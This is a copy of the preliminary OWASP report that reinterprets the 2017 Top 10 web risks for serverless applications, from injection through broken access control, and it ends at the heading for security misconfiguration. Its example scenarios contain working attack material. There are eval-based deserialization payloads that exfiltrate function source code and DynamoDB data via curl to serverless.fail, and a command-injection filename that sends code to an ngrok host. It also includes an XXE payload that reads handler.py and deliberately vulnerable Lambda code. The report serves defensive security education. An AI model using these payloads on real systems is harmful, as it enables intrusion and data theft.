
OWASP Top 10 (2017)

Interpretation for Serverless



Release Notes

Important Notice

This a **preliminary** report aiming at bringing a first look into the serverless security risks. This report should serve as a base report to the open-call, aiming at creating an official OWASP Serverless Top 10 report based on the industry knowledge and data in the wild.

Report Structure

Each of the original Top 10 risks is reviewed. The review lists six sections:

A. New possible attack vectors when targeting serverless applications

B. How/Why a serverless application could be vulnerable to such attacks

C. What is the business impact on the cloud account

D. Best practices and suggestions for preventing and mitigating such attacks

E. Example scenario(s), demonstrating a possible vulnerability and exploit

F. Taking into account the attack vectors, weaknesses and impact, as well as the ability to identify and mitigate it; is this security risk higher, lower or the same in serverless applications?

Request for Comments

- Related vulnerability data to support the project
- Suggestions and votes of what should be listed in the final OWASP Serverless Top 10 project, including any suggested additions not currently on this list
- Suggestion for “How to Prevent” sections
- Any additional internal and external references that should be included

Attributions

Thanks to Protego Labs for sponsoring this report and for everyone else who contributed. Reviewers of this report are mentioned on the Acknowledgements page.

Organizations and individuals that will provide vulnerability prevalence data or other assistance will be listed on the acknowledgments page of the official project.

Copyright and License

Table of Contents

Intro: Welcome to Serverless Security

When adopting serverless technology, we eliminate the need to develop a server to manage our application. By doing so, we also pass some of the security threats to the infrastructure provider such as AWS, Azure or Google Cloud. In addition to the many advantages of serverless application development, such as cost and scalability, some security aspects are also handed to our service provider, which can usually be trusted. Serverless services, like AWS Lambda, Azure Functions, Google Cloud Functions and IBM Cloud Functions, execute code, without provisioning or managing servers, only when needed.

However, even if these applications are running without a managed server, they still execute code. If this code is written in an insecure manner, the application can be vulnerable to traditional application-level attacks, like Cross-Site Scripting (XSS), Command/SQL Injection, Denial of Service (DoS), broken authentication and authorization and many more.

Does that mean that serverless applications are vulnerable to the same attacks that we are used to in traditional applications? In most cases, yes, a variation of the original attack also exists in serverless architecture.

The OWASP Top 10 is the de-facto guide for security practitioners to understand the most common application attacks and risks. Its data spans vulnerabilities gathered from hundreds of organizations and over 100,000 real-world applications and APIs. The Top 10 items are selected and prioritized according to this data, in combination with consensus estimates of exploitability, detectability, and impact into providing The Ten Most Critical Web Application Security Risks.

This report is a first glance to the serverless security world and will serve as a baseline to the official OWASP Top 10 in Serverless project. The report examines the differences in attack vectors, security weaknesses, and business impact of successful attacks on applications in the serverless world, and, most importantly, how to prevent them. As we will see, attack prevention is different from the traditional application world. Additional risks, which are not part of the original OWASP Top 10, but might be relevant for the final version, are listed on the Other Risks to Consider page.

A1:2017 Injection

Attack Vectors

Attack vectors for injections in traditional applications are usually referred to any location where the input to the application can be controlled or manipulated by the attacker. However, in serverless applications the attack surface increases.

Since serverless functions can also be triggered from different events sources like cloud storage events (S3, Blob and other cloud storage), Stream data processing (e.g. AWS Kinesis), databases changes (e.g. DynamoDB, CosmosDB), code modifications (e.g. AWS CodeCommit) notifications (e.g. SMS, Emails, IoT) and more, we should no longer consider input coming directly from the API calls as the sole attack surface. Moreover, we no longer have control of the line between the origin to the resource. If a function is triggered via email or a database, there is nowhere to put a Firewall or any other control that will validate the event.

Security Weakness

The traditional SQL/NoSQL Injection will be the same. OS Command Injection might not target the files in the container (e.g. /etc/host), but source code and other secrets could be found in the container. Code injection will allow an attacker to use the provider's API to scan and interact with other services in the account.

Impact

The impact of a successful injection attack will lean on the permission the vulnerable function has. If the function has been assigned a role that grants it liberal access to a cloud storage, then injected code could delete data, upload corrupted data, etc. If the function has been granted access to a database table, it could delete records, insert records, etc. Roles that allow creating users and permissions can eventually lead into a cloud account takeover.

How to Prevent

- Never trust, pass or make any assumptions regarding input and its validity from any resource
- Use a safe API, which avoids the use of the interpreter entirely or provides a parameterized interface, or migrate to use Object Relational Mapping Tools (ORMs)
- Use positive or "whitelist" input validation when possible
- Identify trusted sources and resources and whitelist them, if possible
- For any residual dynamic queries, escape special characters using the specific escape syntax for that interpreter
- Consider all event types and entry points into the system
- Run functions with the least privileges required to perform the task to reduce attack surface
- Use a commercial runtime defense solution to protect functions on execution time

Example Attack Scenario I

The following function code, repeatedly found in the wild, deserializes data using the eval() function:

```
var FUNCFLAG = '_$$ND_FUNC$$_';
var CIRCULARFLAG = '_$$ND_CC$$_';
var KEYPATHSEPARATOR = '_$$.$$_';
var ISNATIVEFUNC = /^function\s*[^(]*\(.*\)\s*\{\s*\[native code\]\s*\}$/;

var getKeyPath = function(obj, path) {...};

exports.serialize = function(obj, ignoreNativeFunc, outputObj, cache, path) {...};

exports.unserialize = function(obj, originObj) {
  var isIndex;
  if (typeof obj === 'string') {
    obj = JSON.parse(obj);
    isIndex = true;
  }
  originObj = originObj || obj;

  var circularTasks = [];
  var key;
  for(key in obj) {
    if(obj.hasOwnProperty(key)) {
      if(typeof obj[key] === 'object') {
        obj[key] = exports.unserialize(obj[key], originObj);
      } else if(typeof obj[key] === 'string') {
        if(obj[key].indexOf(FUNCFLAG) === 0) {
          obj[key] = eval('(' + obj[key].substring(FUNCFLAG.length) + ')');
        } else if(obj[key].indexOf(CIRCULARFLAG) === 0) {
          obj[key] = obj[key].substring(CIRCULARFLAG.length);
          circularTasks.push({obj: obj, key: key});
        }
      }
    }
  }

  if (isIndex) {
    circularTasks.forEach(function(task) {
      task.obj[task.key] = getKeyPath(originObj, task.obj[task.key]);
    });
  }
  return obj;
```

The untrusted input is sent from the trigger's event to the unserialize function without any validation. By sending the following payload, attackers can steal the source code of the function, simply by creating a new child_proccess that will zip the source-code found in the current directory, wrapping it up with base64 and sending it to any server they have access to:

```
_$$ND_FUNC$$_function(){require("child_process").exec("tar -pcvzf /tmp/source.tar.gz ./;
b=`base64 --wrap=0 /tmp/source.tar.gz`; curl -X POST https://serverless.fail/ --data
$b",function(){});}()
```

The attacker can now investigate the code and use it to create a more cloud-native attack. For example, using the provider's API to read from the database:

```
_$$ND_FUNC$$_function(){var s=require("aws-sdk");var h=require("https"); var d=new
s.DynamoDB.DocumentClient;d.scan({TableName:process.env.DYNAMODB_TABLE},function(e,a)
{if(e);else{var t=Buffer.from(JSON.stringify(a)).toString();;var
h.get("https://serverless.fail?encodeURI(t)"),function(e){})})};}()
```

Example Attack Scenario II

A function is triggered from a storage file upload. The function then downloads the file and processes it.


```python
import boto3, subprocess,datetime, urllib

def lambda_handler(event, context):
    media_bucket = 'upload-bucket'
    s3 = boto3.client('s3')
    list = s3.list_objects(Bucket=media_bucket)['Contents']
    for s3_key in list:
        key = urllib.unquote(s3_key['Key'].replace('+', ' ')).decode('utf8')
        now = datetime.datetime.now()
        fname = now.strftime("%Y%m%d%H%M%S") + '.jpg'
        fpath = '{year}/{month}/{day}/'.format(year=now.year, month=now.month, day=now.day)
        subprocess.call('mkdir -p /tmp/'+file_path, shell=True)
        if key.endswith(".jpg"):
            s3.download_file(media_bucket, key, '/tmp/' + fpath + fname)
        else:
            s3.download_file(media_bucket, key, '/tmp/'+key)
            convert_command = 'cd /tmp; convert {source} {path}{file}'.format(source=key, path=fpath, file=fname)
            subprocess.call(convert_command, shell=True)
```

However, the the function is vulnerable to command injection, in case a downloaded file does not end with the required file extension (i.e. *.jpg*).

To exploit that, an attacker uses the application legitimately, but uploads two files. One of them contains a command injection syntax in its name:

```
chip.gif c.jpg;cd ..; cd var;cd task;f=`head -50 lambda_function.py|base64 --wrap=0`;curl
protego.ngrok.io?l="$f"
```



To exploit this vulnerability, the attacker needed to:

- Address an existing file (i.e. chip.gif, which he himself uploaded before)
- Exit the /tmp folder
- Enter the /var/task folder (Use of '/' in the object name is not allowed)
- Read the first 50 lines of lambda_function.py and with it the hardcoded keys to the management AWS account
- Wrap the code in base64
- Send it to a destination held by the attacker

As a result of the Lambda execution, a request is sent to the attacker, containing the function's code:

```
GET /?l=aW1wb3J0IGJvdG8zLCBzdWJwcm9jZXNzLGRhdGV0aW1lLCB1cmxsaWIKCmRlZ
iBsYW1iZGFfaGFuZGxlcihldmVudCwgY29udGV4dCk6CiAgICBtZWRpYV9idWNrZXQgPS
AndXBsb2FkLWJ1Y2tldCcKICAgIHMzID0gYm90bzMuY2xpZW50KCdzMycpCiAgICBsaXN
0ID0gczMubGlzdF9vYmplY3RzKEJ1Y2tldD1tZWRpYV9idWNrZXQpWydDb250ZW50cydd
CiAgICBmb3IgcnNfa2V5IGluIGxpc3Q6CiAgICAgICAga2V5ID0gdXJsbGliLnVucXVvd
GUoczNfa2V5WydLZXknXS5yZXBsYWNlKCcrJywgJyAnKSkuZGVjb2RlKCd1dGY4JykKIC
AgICAgICBub3cgPSBkYXRldGltZS5kYXRldGltZS5ub3coKQogICAgICAgIGZuYW1lID0
gbm93LnN0cmZ0aW1lKCIlWSVtJWQlSCVNJVMiKSArICcuanBnJwogICAgICAgIGZwYXRo
ID0gJ3t5ZWFyfS97bW9udGh9L3tkYXl9LycuZm9ybWF0KHllYXI9bm93LnllYXIsIG1vb
nRoPW5vdy5tb250aCwgZGF5PW5vdy5kYXkpCiAgICAgICAgc3VicHJvY2Vzcy5jYWxsKC
dta2RpciAtcCAvdG1wLycrZmlsZV9wYXRoLCBzaGVsbD1UcnVlKQogICAgICAgIGlmIGt
leS5lbmRzd2l0aCgiLmpwZyIpOgogICAgICAgICAgICBzMy5kb3dubG9hZF9mdWxlKG1l
ZGlhX2J1Y2tldCwga2V5LCAnL3RtcC8nICsgZnBhdGggKyBmbmFtZSkKICAgICAgICBlb
HNlOgogICAgICAgICAgICBzMy5kb3dubG9hZF9mdWxlKG1lZGlhX2J1Y2tldCwga2V5LC
AnL3RtcC8nK2tleSkKICAgICAgICAgICAgY29udmVydF9jb21tYW5kID0gJ2NkIC90bXA
7IGNvbnZlcnQge3NvdXJjZX0ge3BhdGh9e2ZpbGV9Jy5mb3JtYXQoc291cmNlPWtleSwg
cGF0aD1mcGF0aCwgZmlsZT1mbmFtZSkKICAgICAgICAgICAgc3VicHJvY2Vzcy5jYWxsK
GNvbnZlcnRfY29tbWFuZCwgc2hlbGw9VHJ1ZSkK HTTP/1.1
Host: protego.ngrok.io
User-Agent: curl/7.58.0
Accept: */*
X-Forwarded-For: 32.212.20.48
```

```
root@protegolabs:~# echo aW1wb3J0IGJvdG8zLCBzdWJwcm9jZXNzLGRhdGV0aW1lLCB1cmxsaWIKCmRlZiBsYW1iZGFfaGFuZGxlcihldmVud
CwgY29udGV4dCk6CiAgICBtZWRpYV9idWNrZXQgPSAndXBsb2FkLWJ1Y2tldCcKICAgIHMzID0gYm90bzMuY2xpZW50KCdzMycpCiAgICBsaXN0ID0
gczMubGlzdF9vYmplY3RzKEJ1Y2tldD1tZWRpYV9idWNrZXQpWydDb250ZW50cydd CiAgICBmb3IgcnNfa2V5IGluIGxpc3Q6CiAgICAgICAga2V5ID
0gdXJsbGliLnVucXVvdGUoczNfa2V5WydLZXknXS5yZXBsYWNlKCcrJywgJyAnKSkuZGVjb2RlKCd1dGY4JykKICAgICAgICBub3cgPSBkYXRldGl
tZS5kYXRldGltZS5ub3coKQogICAgICAgIGZuYW1lID0gbm93LnN0cmZ0aW1lKCIlWSVtJWQlSCVNJVMiKSArICcuanBnJwogICAgICAgIGZwYXRoI
D0gJ3t5ZWFyfS97bW9udGh9L3tkYXl9LycuZm9ybWF0KHllYXI9bm93LnllYXIsIG1vbnRoPW5vdy5tb250aCwgZGF5PW5vdy5kYXkpCiAgICAgICA
gc3VicHJvY2Vzcy5jYWxsKCdta2RpciAtcCAvdG1wLycrZmlsZV9wYXRoLCBzaGVsbD1UcnVlKQogICAgICAgIGlmIGtleS5lbmRzd2l0aCgiLmpwZ
yIpOgogICAgICAgICAgICBzMy5kb3dubG9hZF9mdWxlKG1lZGlhX2J1Y2tldCwga2V5LCAnL3RtcC8nICsgZnBhdGggKyBmbmFtZSkKICAgICAgICB
lbHNlOgogICAgICAgICAgICBzMy5kb3dubG9hZF9mdWxlKG1lZGlhX2J1Y2tldCwga2V5LCAnL3RtcC8nK2tleSkKICAgICAgICAgICAgY29udmVyd
F9jb21tYW5kID0gJ2NkIC90bXA7IGNvbnZlcnQge3NvdXJjZX0ge3BhdGh9e2ZpbGV9Jy5mb3JtYXQoc291cmNlPWtleSwgcGF0aD1mcGF0aCwgZml
sZT1mbmFtZSkKICAgICAgICAgICAgc3VicHJvY2Vzcy5jYWxsKGNvbnZlcnRfY29tbWFuZCwgc2hlbGw9VHJ1ZSkK | base64 --decode
import boto3, subprocess,datetime, urllib

def lambda_handler(event, context):
    media_bucket = 'upload-bucket'
    s3 = boto3.client('s3')
    list = s3.list_objects(Bucket=media_bucket)['Contents']
    for s3_key in list:
        key = urllib.unquote(s3_key['Key'].replace('+', ' ')).decode('utf8')
        now = datetime.datetime.now()
        fname = now.strftime("%Y%m%d%H%M%S") + '.jpg'
        fpath = '{year}/{month}/{day}/'.format(year=now.year, month=now.month, day=now.day)
        subprocess.call('mkdir -p /tmp/'+file_path, shell=True)
        if key.endswith(".jpg"):
            s3.download_file(media_bucket, key, '/tmp/' + fpath + fname)
        else:
            s3.download_file(media_bucket, key, '/tmp/'+key)
            convert_command = 'cd /tmp; convert {source} {path}{file}'.format(source=key, path=fpath, file=fname)
            subprocess.call(convert_command, shell=True)
root@protegolabs:~#
```

Serverless Risk Meter

Injection attacks are always a great risk. One major benefit is that serverless APIs are harder for attackers to scan than traditional HTTP apps, which raises the bar dramatically for automated attacks.

However, knowing that 99% of possible malicious inputs are coming from API calls in traditional server applications, allowing us to put all our guard there, makes it at least more predictable.

The increase in attack surface, results in a major security concern in serverless applications.

A2:2017 Broken Authentication

Attack Vectors

Unlike traditional architectures, serverless functions run in stateless compute containers. This means that there is no one big flow, managed by a server - rather, hundreds of different functions that run separately. Each with a different purpose, triggered from a different event and with no notion of the other moving parts.

Attackers will try to look for a forgotten resource, like a public cloud storage, or open APIs. However, external-facing resources should not be the only concern. If a function is triggered for organizational emails, but attackers can send spoofed emails that will trigger the function, then they can then execute internal functionality without any authentication.

Security Weakness

Broken authentication is usually a result of poor design of identity and access controls. In serverless architectures, with multiple potential entry points, services, events and triggers and no continuous flow, things can get even more complex.

On the plus side, brute-force and default passwords are less likely to be an issue when using the authentication services provided by the infrastructure.

Impact


Having access to functions without authentication can lead to sensitive data leakage, but could potentially also lead to breaking the system’s business logic and flow of execution.

How to Prevent

- Different types of identity and access controls require different types of authentication, depending on the type of access required. If possible, use the available solutions provided by the infrastructure:
  - AWS Cognito or Single Sign-On
  - Azure Active Directory B2C or Azure App Service
  - Google Firebase Authentication or Auth0
- External-facing resources should require authentication and access control according to the service provider's best practices:
  - API Gateway Access control
  - API Management Safeguard
  - OpenAPI authentication
- For service authentication between internal resources, use known secure methods, such as Federated Identity (e.g. SAML, OAuth2, Security Tokens) and make sure to follow security best practices (e.g. encrypted channels, password and key management, client certificate, OTA/2FA).

Example Attack Scenario


To enable high velocity development, each time a pull request is created the designated manager receives an email message with the relevant information. The manager can than reply to the mail to approve/decline the request. This is done via an SES services that triggers a function with the relevant permissions to approve or close a request. However, if attackers gain knowledge of the email address as well as the required email format, they can sabotage with the development or even inset backdoors into the code by sending a malicious email directly to the designated email address.



Serverless Risk Meter

On the one hand, applying a complete and secure authentication scheme for a serverless application could be more complex than simply using a session or any other tokenization model.

On the other hand, identifying an internally-triggered function with no authentication is a real challenge to the attacker, especially since non-API functions do not provide response back directly. Furthermore, using the infrastructure provider's authentication services eliminates any need to handle passwords and sessions that, in many cases, were the weakest link in traditional architectures.



A3:2017 Sensitive Data Exposure

Attack Vectors

Sensitive data exposure is as a concern in serverless architecture as in any other architecture. Most of the methods used in traditional architectures, such as stealing keys, performing man-in-the-middle (MitM) attacks and stealing readable data at rest or in transit, still apply to serverless applications. However, the data sources might be different. Instead of stealing data from a server, the attacker can target cloud storage (e.g. S3, Blob) and database tables (e.g. DynamoDB, CosmosDB).

Additionally, leaked keys can lead into unauthenticated and unauthorized actions in the account. There are tools that look for leaked keys in GitHub like KeyNuker, Truffle Hog or even git-secrets by AWS Labs. Moreover, the environment on which the functions run is read-only except to the /tmp directory. Attackers can target this folder to look for leftovers from previous executions (refer to: Insecure Shared Space).

Passwords, application logs, hosts, and other files that the attacker used to target belong to the infrastructure now and are less of a concern. On the other hand, you can find the source code of the function as well as the environment variables.

Security Weakness

Storing sensitive data in plaintext or even using weak cryptography on any storage is extremely common and will likely continue in serverless applications.

In addition, writing data to the /tmp directory without deleting it after use, based on the assumption that the container will die after the execution, could lead into sensitive data leakage in case the attacker gains access to the environment.

Impact

There is no change of impact in case of sensitive data exposure. Sensitive data such as sensitive personal information (PII), health records, credentials and credit cards should be protected, no matter the architecture.

How to Prevent

- Identify and classify sensitive data
- Minimize storage of sensitive data to only what is absolutely necessary
- Protect data at rest and in transit according to best practices
- Use HTTPS only endpoints for APIs
- Use the infrastructure provider's services for key management and encryption of stored data, secrets and environment variables (e.g. AWS Environment variable encryption, Handling Azure secrets) to the functions in runtime and data in transit (e.g. AWS/Cloud KMS, Azure Key Vault).

Example Attack Scenario

A system contains a management application that manages different sub-accounts. To communicate with the management application the function contains hardcoded keys for the management AWS account.

```
import boto3, subprocess,datetime, urllib
# mgmt account data
REPORT_KEY_ID = "AKIQWERTYXX110000000"
REPORT_SECRET = "DmTasdzxcXYZ/XX66XXXX66XXXX66XXXX66XXXXX"

def lambda_handler(event, context):
    media_bucket = 'local-a6-media-bucket'
    s3 = boto3.client('s3')
    list = s3.list_objects(Bucket=media_bucket)['Contents']
    for s3_key in list:
        key = urllib.unquote(s3_key['Key'].replace('+', ' ')).decode('utf8')
        now = datetime.datetime.now()
        fname = now.strftime("%Y%m%d%H%M%S") + '.jpg'
        fpath = '{year}/{month}/{day}/'.format(year=now.year, month=now.month, day=now.day)
        subprocess.call('mkdir -p /tmp/'+file_path, shell=True)
        if key.endswith(".jpg"):
            s3.download_file(media_bucket, key, '/tmp/' + fpath + fname)
        else:
            s3.download_file(media_bucket, key, '/tmp/'+key)
            convert_command = 'cd /tmp; convert {source} {path}{file}'.format(source=key, path=fpath, file=fname)
            subprocess.call(convert_command, shell=True)

    # pack all mpeg files received today
    tarFile = createTar(fpath)
    # create session to mother account
    session = boto3.session.Session(aws_access_key_id=REPORT_KEY_ID, aws_secret_access_key=REPORT_SECRET)
    report_s3 = session.client('s3')
    report_s3.upload_fileobj(Fileobj=tarFile, Bucket="protego-a6-archive-bucket", Key=fpath + todays_filename)
    bucket = s3.Bucket(media_bucket).objects.all().delete()
```

If the attackers gain access to the code via the code repository, access to the runtime environment or by any other means, They can use it to try to access resources that belong to the management account (e.g. using AWS-CLI). For example, listing the above bucket (i.e. *protego-a6-archive-bucket*).

```
aws> s3api list-objects-v2 --bucket protego-a6-archive-bucket --profile stolen_credentials
{
    "Contents": [
        {
            "LastModified": "2018-06-13T07:53:29.000Z",
            "ETag": "\"55e6cda4546b0df3dd9532d6953ef91b\"",
            "StorageClass": "STANDARD",
            "Key": "2018/6/13/20180613-075323.tar.gz",
            "Size": 4603271
        },
        {
            "LastModified": "2018-06-13T07:59:51.000Z",
            "ETag": "\"80c1f09057ee9739185b80b49ec2ab6c\"",
            "StorageClass": "STANDARD",
            "Key": "2018/6/13/20180613-075943.tar.gz",
            "Size": 6848159
        },
        {
            "LastModified": "2018-06-13T08:04:40.000Z",
            "ETag": "\"05b3c9f93826f3698510e8d1d3edc422-2\"",
            "StorageClass": "STANDARD",
            "Key": "2018/6/13/20180613-080430.tar.gz",
            "Size": 9061024
        },
        {
            "LastModified": "2018-06-13T08:06:51.000Z",
            "ETag": "\"0149d13ba9577123cceb3e803387b535\"",
```

But could also try to access other resources, depending on the IAM Role associated with the stolen credentials.

```
aws> dynamodb list-tables --profile stolen_credentials
{
    "TableNames": [
        "eshopContactForms",
        "eshopOrderItems",
        "eshopOrders",
        "eshopProducts",
        "eshopUsers",
        "ik_contactForms",
        "ik_orderItems",
        "ik_orders",
        "ik_products",
        "ik_users",
        "protegosec_contactForms",
        "protegosec_orderItems",
        "protegosec_orders",
        "protegosec_products",
        "protegosec_users"
    ]
}
```

Serverless Risk Meter

Sensitive data exposure is a risk, no matter the architecture. The good thing is that the service providers are well familiar with security and as part of their cloud services they bring a whole arsenal of security features and services, like key managements, encryption features and secure protocols. This makes it easier for the

developers, who do not need to know which encryption algorithm is considered secure or where they should store their keys.

A4:2017 XML External Entities (XXE)

Attack Vectors

Successful exploits in monolithic applications can usually lead to extracting sensitive data, executing a remote request from the server, scanning internal systems, Denial of Service (DoS) and more.

In serverless, executing remote requests (OOB) might not be possible if the function is running inside the internal virtual private network (VPC). Scanning will be less likely to take effect in the few seconds the function has and DoS attacks are less of a concern, because the function is running in a designated container which will affect only the current execution.

Security Weakness

Any use of XML processors might open the application to XXE attacks. By default, many older XML processors allow specification of an external entity, a URI that is dereferenced and evaluated during XML processing.

Impact

A successful XXE attack in a serverless application could lead mostly into function code leak and other sensitive files that are located in the environment (e.g. environment variables, files under /tmp).

How to Prevent

- Use the service provider's SDK whenever possible
- Scan supply chain for relevant libraries known vulnerabilities
- If possible, identify and test for XXE attacks via API calls
- Make sure to disable Entity Resolution

Example Attack Scenario

The attack vulnerability and payloads are the same as in traditional applications. A possible variation of the attack can be when a vulnerable function is triggered from a cloud storage upload event and parses files which contains XML content.

```
from lxml import etree
import boto3,os,urllib,json

def lambda_handler(event, context):
    s3 = boto3.resource('s3')
    key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
    s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml')
    parser = etree.XMLParser(resolve_entities=True, load_dtd=True, no_network=False)
    try:
        root = etree.parse('/tmp/f.xml', parser).getroot()
        process_xml(root)
    except etree.XMLSyntaxError:
        return None

def process_xml():⇔
```

Sending a simple XXE payload caused the function to access its source code file:

```
<!DOCTYPE foo [<!ELEMENT foo ANY >
<!ENTITY bar SYSTEM "file:///var/task/handler.py" >]>
<root>
 <child>AAAAA</child>
 <child>&bar;</child>
 <child>CCCC</child>
</root>
```

As a result, the code was printed to the log. However, to leak the source out of the account, would require an Out-of-Bound or code execution XXE technique, that in many cases is disabled (like in this case) or irrelevant:

03:13:49	START RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 Version: $LATEST
03:13:50	<root>
03:13:50	<child>AAAAA</child>
03:13:50	<child>from lxml import etree
03:13:50	import boto3,os,urllib,json
03:13:50	def lambda_handler(event, context):
03:13:50	s3 = boto3.resource('s3')
03:13:50	key = urllib.unquote_plus(event['Records'][0]['s3']['object']['key']).decode('utf8')
03:13:50	s3.meta.client.download_file(os.environ['BUCKET'], key, '/tmp/f.xml')
03:13:50	#response = s3.get_object(Bucket=os.environ['BUCKET'], Key=key)
03:13:50	#file = response['Body'].read()
03:13:50	parser = etree.XMLParser(resolve_entities=True)
03:13:50	try:
03:13:50	root = etree.parse('/tmp/f.xml', parser).getroot()
03:13:50	print etree.tostring(root)
03:13:50	'''for element in root:
03:13:50	if element.text is not None and not element.text.strip():
03:13:50	print element.text'''
03:13:50	except etree.XMLSyntaxError:
03:13:50	return None
03:13:50	</child>
03:13:50	<child>CCCC</child>
03:13:50	</root>
03:13:50	END RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750
03:13:50	REPORT RequestId: 851235a7-c2cc-11e8-850e-854fc4a39750 Duration: 260.40 ms Bi

Serverless Risk Meter

The common use closed environments (e.g. VPC, VNet), together with the SDK available by the providers, reduces not only the likelihood but also the impact of an XXE attack. However, if the function does use XML parsing, make sure it is safe.

A5:2017 Broken Access Control

Attack Vectors

A serverless application can consists hundreds of microservices. Different functions, resources, services and events, all orchestrated together to create a complete system logic. The stateless nature of serverless architecture requires a careful access control configuration for each of the resources, which could be onerous. Attackers will target over-privileged functions in order to gain unauthorized access to resources in the account rather than having control over the environment.

Security Weakness

In serverless, we do not own the infrastructure, so removing admin/root access to endpoints, servers, network and other accounts (SSH, logs, etc.) is not an issue. Rather, granting functions access to unnecessary resources or excessive permissions on resources is a potential backdoor to the system.

Access control weaknesses are common due to the lack of automated detection and lack of testing by application developers. Organizations that would try any kind of single permission model are prone to fail. Any functions that do not follow the “least privilege” principle are subject to potential broken access control.

Impact

The impact relies on the compromised resource. Simple cases could lead into data leakage from a cloud storage or a database. More complex scenarios in which a compromised function has permissions to create other resources could end in significant money loss or even full control over resources or the account.

How to Prevent

- Examine each function carefully and try to follow the “least privilege” (see example) principle on each.
- Review each function before delivery to identify excessive permissions.
- It is recommended to automate this process of permission configuration for functions.
- Follow the providers best practices: AWS IAM Best Practices, Azure Identity Management Best Practices, Google Secure IAM and IBM IAM Security.

Example Attack Scenario

A function which is designed to write into an cloud storage, has assigned the following IAM policy, which practically authorizes the function to perform *any* action on *any* bucket in the account:

```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:*"],
    "Resource":
      ["arn:aws:s3:::*"]
  }]
}
```

If the function is found vulnerable, an attacker could exploit it to perform unauthorized access, including:

- Unauthorized actions on the specific bucket, such as reading and/or deleting other users orders or uploading unvalidated files.
- Deleting other storages in the account, even outside of the feature/application scope.
- Executing internal functionality, such as executing functions with malicious input which are triggered by events on any of the account cloud storage.
- Denial of Wallet (DoW) via cost-consuming actions like uploading large files in high volumes or consuming high bandwidth with downloads.

To prevent the attack in this scenario, the following IAM role should be assigned to the function. This grants the function the minimal required permissions, which is uploading files (*PutObject*) on a specific storage (*myOrderBucket*):


```
{
  "Version": "2012-10-17",
  "Statement": [{
    "Effect": "Allow",
    "Action": ["s3:PutObject"],
    "Resource":
      ["arn:aws:s3:::myOrdersBucket/*"]
  }]
}
```

Serverless Risk Meter

It might be a painful task to define least privilege roles for each function, but it also means opportunity. The fact that we can create a designated role for each function could mean fine-grained access control that significantly scales down the attack surface on our application.

From an impact perspective, we might have a higher risk on traditional applications, since gaining full control over the server might mean game over. In serverless, we do not own the infrastructure, but we can still lose control over precious and sensitive data.

It may be a hard task, but to a better end. The risk is definitely not higher than in monolithic application but may be even lower than what we were used to.



A6:2017 Security Misconfiguration

Attack Vectors

